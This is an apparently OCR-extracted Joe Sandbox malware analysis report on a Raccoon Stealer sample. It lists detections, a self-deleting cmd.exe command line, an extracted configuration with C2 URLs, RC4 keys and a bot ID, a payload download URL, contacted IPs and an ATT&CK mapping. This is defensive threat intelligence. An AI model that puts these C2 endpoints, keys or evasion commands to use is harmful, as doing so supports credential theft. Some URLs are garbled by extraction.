

ID: 528742
Sample Name:
Tk6dsSEyOC.exe
Cookbook: default.jbs
Time: 18:22:21
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report Tk6dsSEyOC.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Raccoon Stealer 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Compliance: 5
Networking: 5
E-Banking Fraud: 5
Data Obfuscation: 6
Hooking and other Techniques for Hiding and Protection: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 12
ASN 12
JA3 Fingerprints 13
Dropped Files 14
Created / dropped Files 14
Static File Info 35
General 35
File Icon 35
Static PE Info 35
General 35
Entrypoint Preview 36
Data Directories 36
Sections 36
Resources 36
Imports 36
Version Infos 36
Possible Origin 36
Network Behavior 36
Snort IDS Alerts 36
Network Port Distribution 36
TCP Packets 36
UDP Packets 36
DNS Queries 36
DNS Answers 37
HTTP Request Dependency Graph 37
HTTP Packets 37
HTTPS Proxied Packets 40
Code Manipulations 40
Statistics 40

Copyright Joe Security LLC 2021

Behavior 40
System Behavior 40
Analysis Process: Tk6dsSEyOC.exe PID: 7164 Parent PID: 6012 41
General 41
File Activities 41
File Created 41
File Deleted 41
File Written 41
File Read 41
Analysis Process: cmd.exe PID: 4572 Parent PID: 7164 41
General 41
File Activities 41
Analysis Process: conhost.exe PID: 4560 Parent PID: 4572 41
General 41
Analysis Process: timeout.exe PID: 6656 Parent PID: 4572 42
General 42
File Activities 42
File Written 42
Disassembly 42
Code Analysis 42


Windows Analysis Report Tk6dsSEyOC.exe

Overview


General Information

Sample Name:	Tk6dsSEyOC.exe
Analysis ID:	528742
MD5:	3613e68843dd0c..
SHA1:	87f91a8e3bf0147..
SHA256:	271453e30f70871.
Tags:	exe RaccoonStealer
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Multi AV Scanner detection for subm...
- Detected unpacking (overwrites its o...
- Yara detected Raccoon Stealer
- Detected unpacking (changes PE se...
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma...
- Tries to steal Mail credentials (via fil...
- Machine Learning detection for samp...
- Self deletion via cmd delete
- C2 URLs / IPs found in malware con...
- Tries to harvest and steal browser in...

Classification



Process Tree

- **System is w10x64**
- Tk6dsSEyOC.exe (PID: 7164 cmdline: "C:\Users\user\Desktop\Tk6dsSEyOC.exe" MD5: 3613E68843DD0C745F079A6EF51A6E6A)
  - cmd.exe (PID: 4572 cmdline: cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q "C:\Users\user\Desktop\Tk6dsSEyOC.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 4560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6656 cmdline: timeout /T 10 /NOBREAK MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
- **cleanup**

Malware Configuration

Threatname: Raccoon Stealer


```
{
  "RC4_key2": "3be06ec4609b38e474bb469adec52280",
  "C2 url": [
    "http://91.219.236.162/masterdanteloma",
    "http://185.163.47.176/masterdanteloma",
    "http://193.38.54.238/masterdanteloma",
    "http://74.119.192.122/masterdanteloma",
    "http://91.219.236.240/masterdanteloma",
    "https://t.me/masterdanteloma"
  ],
  "Bot ID": "14b265e74e2847e8408db7ca21fe6fe2e9ab5767",
  "RC4_key1": "hGjLqSdWvLpVmBeD"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.478315203.000000000400000.00000040.00020000.sdmp	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.480197054.00000000022B0000.00000040.00000001.sdmp	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
00000000.00000003.251005006.000000000234 0000.00000004.00000001.sdmp	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
Process Memory Space: Tk6dsSEyOC.exe PID: 7164	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
Process Memory Space: Tk6dsSEyOC.exe PID: 7164	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
0.3.Tk6dsSEyOC.exe.2340000.0.raw.unpack	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
0.2.Tk6dsSEyOC.exe.22b0e50.1.raw.unpack	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
0.3.Tk6dsSEyOC.exe.2340000.0.unpack	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
0.2.Tk6dsSEyOC.exe.400000.0.raw.unpack	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
0.2.Tk6dsSEyOC.exe.400000.0.unpack	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:



Sigma detected: Suspicious Del in CommandLine

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Yara detected Raccoon Stealer

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Compliance:



Detected unpacking (overwrites its own PE header)

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:



Yara detected Raccoon Stealer

Copyright Joe Security LLC 2021

Data Obfuscation:



Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:



Self deletion via cmd delete

Stealing of Sensitive Information:



Yara detected Raccoon Stealer

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:




Yara detected Raccoon Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Process Injection 1 1	Obfuscated Files or Information 3	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 2 2	Security Account Manager	File and Directory Discovery 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Timestomp 1	NTDS	System Information Discovery 3 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Security Software Discovery 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Process Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1	Proc Filesystem	Virtualization/Sandbox Evasion 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Tk6dsSEyOC.exe	49%	Virustotal		Browse
Tk6dsSEyOC.exe	55%	ReversingLabs	Win32.Trojan.Lockbit	
Tk6dsSEyOC.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\qO7qM6fA3\AccessibleHandler.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\qO7qM6fA3\AccessibleHandler.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\qO7qM6fA3\AccessibleMarshal.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\qO7qM6fA3\AccessibleMarshal.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\qO7qM6fA3\IA2Marshal.dll	3%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\qO7qM6fA3\IA2Marshal.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\qO7qM6fA3\MapiProxy.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\qO7qM6fA3\MapiProxy.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\qO7qM6fA3\MapiProxy_InUse.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\qO7qM6fA3\MapiProxy_InUse.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-file-l1-2-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-file-l1-2-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-file-l2-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-file-l2-1-0.dll	0%	ReversingLabs		

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-handle-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-handle-l1-1-0.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.Tk6dsSEyOC.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1139893		Download File
0.1.Tk6dsSEyOC.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://188.127.251.217/sys64.exe7e1bbc7bd	0%	Avira URL Cloud	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://https://repository.luxtrust.lu0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://91.219.236.69//l/f/i6j2Un0B3dP17SpzFNyq/c88f6d712fdcff784a2f2a2ae8ea36494792f04b	0%	Avira URL Cloud	safe	
http://188.127.251.217/	4%	Virustotal		Browse
http://188.127.251.217/	0%	Avira URL Cloud	safe	
http://crl.securetrust.com/SGCA.crl0	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://188.127.251.217/sys64.exe	13%	Virustotal		Browse
http://188.127.251.217/sys64.exe	100%	Avira URL Cloud	malware	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://74.119.192.122/	0%	Avira URL Cloud	safe	
http://91.219.236.240/masterdanteloma	0%	Avira URL Cloud	safe	
http://https://ocsp.quovadisoffshore.com0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersignroot.html0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://74.119.192.122/masterdanteloma	0%	Avira URL Cloud	safe	
http://91.219.236.69//l/f/i6j2Un0B3dP17SpzFNyq/762b827e1bbc7bd715bf97e0fb01fbddd5bf5ab2	0%	Avira URL Cloud	safe	
http://ocsp.accv.es0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://193119.192.122/	0%	Avira URL Cloud	safe	
http://193.38.54.238/masterdanteloma	0%	Avira URL Cloud	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://91.219.236.69:80/_netfx4-system.web.routing_b03f5f7f11d50a3a_4.0.15671.0_none_a9bac3c753caa48	0%	Avira URL Cloud	safe	
http://https://www.catcert.net/verarrel05	0%	URL Reputation	safe	
http://www.quovadis.bm0	0%	URL Reputation	safe	
http://91.219.236.69/	0%	Avira URL Cloud	safe	
http://www.accv.es00	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy-G20	0%	URL Reputation	safe	
http://91.219.236.162/masterdanteloma	0%	Avira URL Cloud	safe	
http://185.163.47.176/masterdanteloma	0%	Avira URL Cloud	safe	
http://91.219.236.69//l/f/i6j2Un0B3dP17SpzFNyq/c88f6d712fdcff784a2f2a2ae8ea36494792f04b04	0%	Avira URL Cloud	safe	

Domains and IPs

Copyright Joe Security LLC 2021

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
t.me	149.154.167.99	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://91.219.236.69//l/f/i6j2Un0B3dP17SpzFNyq/c88f6d712fdcff784a2f2a2ae8ea36494792f04b	true	• Avira URL Cloud: safe	unknown
http://https://t.me/masterdanteloma	false		high
http://91.219.236.240/masterdanteloma	true	• Avira URL Cloud: safe	unknown
http://74.119.192.122/masterdanteloma	true	• Avira URL Cloud: safe	unknown
http://91.219.236.69//l/f/i6j2Un0B3dP17SpzFNyq/762b827e1bbc7bd715bf97e0fb01fbddd5bf5ab2	true	• Avira URL Cloud: safe	unknown
http://193.38.54.238/masterdanteloma	true	• Avira URL Cloud: safe	unknown
http://91.219.236.69/	true	• Avira URL Cloud: safe	unknown
http://91.219.236.162/masterdanteloma	true	• Avira URL Cloud: safe	unknown
http://185.163.47.176/masterdanteloma	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.219.236.240	unknown	Hungary		56322	SERVERASTRA-ASHU	true
91.219.236.162	unknown	Hungary		56322	SERVERASTRA-ASHU	true
188.127.251.217	unknown	Russian Federation		56694	DHUBRU	false
91.219.236.69	unknown	Hungary		56322	SERVERASTRA-ASHU	true
74.119.192.122	unknown	United States		40015	MOVECLICKLLCUS	true
193.38.54.238	unknown	Russian Federation		50673	SERVERIUS-ASNL	true
185.163.47.176	unknown	Moldova Republic of		39798	MIVOCLOUDMD	true
149.154.167.99	t.me	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528742
Start date:	25.11.2021
Start time:	18:22:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Tk6dsSEyOC.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Copyright Joe Security LLC 2021

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/68@1/8
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:23:28	API Interceptor	17x Sleep call for process: Tk6dsSEyOC.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.219.236.240	dIVWfjBCXV.exe	Get hash	malicious	Browse	
	UYsk9P766s.exe	Get hash	malicious	Browse	
	omcGgJwKl5.exe	Get hash	malicious	Browse	
	Tf7Wkp3b4f.exe	Get hash	malicious	Browse	
	a2a15f28bc17fd686dbe76698e3fff83d84f3df5f5334.exe	Get hash	malicious	Browse	
	4B32N61SUN.exe	Get hash	malicious	Browse	
	umpa0fYSwl.exe	Get hash	malicious	Browse	
	v0VaFGKpQR.exe	Get hash	malicious	Browse	
	7Y8TBktYgV.exe	Get hash	malicious	Browse	
	V02AIvwRLJ.exe	Get hash	malicious	Browse	
	Setup.exe	Get hash	malicious	Browse	
	TAaCqGvjsI.exe	Get hash	malicious	Browse	
	6tdO6QZOAf.exe	Get hash	malicious	Browse	
	ff0b4793d0a5080966f28c746fb402ad56931a967dce5.exe	Get hash	malicious	Browse	
	7em00zNqYO.exe	Get hash	malicious	Browse	
	5z5PhfuQmM.exe	Get hash	malicious	Browse	
	Uf8wZI97Or.exe	Get hash	malicious	Browse	
	GWJ1UwTkgp.exe	Get hash	malicious	Browse	
	FC62L8jzw2.exe	Get hash	malicious	Browse	
	210p35dsyv.exe	Get hash	malicious	Browse	
91.219.236.162	9CT2pgn9uz.exe	Get hash	malicious	Browse	• 91.219.236.162/elonstack12
	NMn4vmvBAy.exe	Get hash	malicious	Browse	• 91.219.236.162/rino115sipsip
	uvFNW0QSCB.exe	Get hash	malicious	Browse	• 91.219.236.162/jdiamond13
	RSgD18mBMO.exe	Get hash	malicious	Browse	• 91.219.236.162/jdiamond13
	pxHpAMdMpg.exe	Get hash	malicious	Browse	• 91.219.236.162/agrybirdsgamerept

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1J5mEaZiyi.exe	Get hash	malicious	Browse	• 91.219.236.162/rino115sipsip
	2JTGj1k67C.exe	Get hash	malicious	Browse	• 91.219.236.162/agrybirdsgamerept
	jUKHnJd702.exe	Get hash	malicious	Browse	• 91.219.236.162/agrybirdsgamerept
	l4FoolOyxi.exe	Get hash	malicious	Browse	• 91.219.236.162/rino115sipsip
	s7MgEc8dTZ.exe	Get hash	malicious	Browse	• 91.219.236.162/rino115sipsip
	Wqbrh81KjZ.exe	Get hash	malicious	Browse	• 91.219.236.162/rino115sipsip
	GAlqD1nAHd.exe	Get hash	malicious	Browse	• 91.219.236.162/
	95vTcHESRF.exe	Get hash	malicious	Browse	• 91.219.236.162/
	H85KsmPSJ5.exe	Get hash	malicious	Browse	• 91.219.236.162/
	DIJwHEf0aQ.exe	Get hash	malicious	Browse	• 91.219.236.162/
	C5RWCbHkK6.exe	Get hash	malicious	Browse	• 91.219.236.162/
	zUlMCAnmdm.exe	Get hash	malicious	Browse	• 91.219.236.162/
	25EMSWREhe.exe	Get hash	malicious	Browse	• 91.219.236.162/
	MzM8qCb4iF.exe	Get hash	malicious	Browse	• 91.219.236.162/
	rWg7XxUxGE.exe	Get hash	malicious	Browse	• 91.219.236.162/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
t.me	dIVWfjBCXV.exe	Get hash	malicious	Browse	• 149.154.167.99
	UYsk9P766s.exe	Get hash	malicious	Browse	• 149.154.167.99
	F06FA33D36606CF5A9DD11FE35348EB6A3E8871367CE4.exe	Get hash	malicious	Browse	• 149.154.167.99
	C54CA1DF46D817348C9BDF18F857459D7CA05C51F7F30.exe	Get hash	malicious	Browse	• 104.21.51.48
	kq5Of3SOMZ.exe	Get hash	malicious	Browse	• 172.67.221.103
	c85WWDlKf2.dll	Get hash	malicious	Browse	• 176.58.123.25
	B4A1AFA93C65EBA3AB6EFEB4624DCC8D65DBDEFEFE682.exe	Get hash	malicious	Browse	• 172.67.221.103
	omcGgJwKl5.exe	Get hash	malicious	Browse	• 149.154.167.99
	a2a15f28bc17fd686dbe76698e3fff83d84f3df5f5334.exe	Get hash	malicious	Browse	• 149.154.167.99
	ReadMe[2021.11.17_21-03].xlsb	Get hash	malicious	Browse	• 162.241.224.176
	Offer[2021.11.17_21-03].xlsb	Get hash	malicious	Browse	• 162.241.224.176
	Faq[2021.11.17_21-03].xlsb	Get hash	malicious	Browse	• 162.241.224.176
	4B32N61SUN.exe	Get hash	malicious	Browse	• 149.154.167.99
	umpa0fYSwl.exe	Get hash	malicious	Browse	• 149.154.167.99
	v0VaFGKpQR.exe	Get hash	malicious	Browse	• 149.154.167.99
	7Y8TBktYgV.exe	Get hash	malicious	Browse	• 149.154.167.99
	V02AIvwRLJ.exe	Get hash	malicious	Browse	• 149.154.167.99
	Setup.exe	Get hash	malicious	Browse	• 149.154.167.99
	ZokRhfJSrx.exe	Get hash	malicious	Browse	• 176.58.123.25
	TAaCqGvjsl.exe	Get hash	malicious	Browse	• 149.154.167.99

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SERVERASTRA-ASHU	dIVWfjBCXV.exe	Get hash	malicious	Browse	• 91.219.236.69

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	UYsk9P766s.exe	Get hash	malicious	Browse	• 91.219.236.69
	liLv70XyA5.exe	Get hash	malicious	Browse	• 91.219.236.162
	316966b4c933f01dc51c2a48aaa04d54a4ee5d6a88024.exe	Get hash	malicious	Browse	• 91.219.236.207
	F06FA33D36606CF5A9DD11FE35348EB6A3E88713 67CE4.exe	Get hash	malicious	Browse	• 91.219.236.69
	3721a848b1944daae68ab118cb9bd748b6864b154c671.exe	Get hash	malicious	Browse	• 91.219.236.162
	604f0ab41564bde36e4620ceea380c3dcdd338bfc8a47.exe	Get hash	malicious	Browse	• 91.219.236.207
	SKM_C231.EXE	Get hash	malicious	Browse	• 91.219.236.207
	oKY1oBcWbg.exe	Get hash	malicious	Browse	• 91.219.236.207
	xdP1nnuve4.exe	Get hash	malicious	Browse	• 91.219.236.27
	YGVkX3PnYI.exe	Get hash	malicious	Browse	• 91.219.237.226
	YGVkX3PnYI.exe	Get hash	malicious	Browse	• 91.219.237.226
	akcqQlhPW0.exe	Get hash	malicious	Browse	• 91.219.237.226
	0dMENJipYG.exe	Get hash	malicious	Browse	• 91.219.237.226
	WYzrWzD5QZ.exe	Get hash	malicious	Browse	• 91.219.237.226
	in6J4bZwaP.exe	Get hash	malicious	Browse	• 91.219.237.226
	TFmP35VGq2.exe	Get hash	malicious	Browse	• 91.219.237.226
	9e8KZcr8ut.exe	Get hash	malicious	Browse	• 91.219.237.226
	utKWcb6Hzs.exe	Get hash	malicious	Browse	• 91.219.237.226
	omcGgJwKl5.exe	Get hash	malicious	Browse	• 91.219.237.226
SERVERASTRA-ASHU	dIVWfjBCXV.exe	Get hash	malicious	Browse	• 91.219.236.69
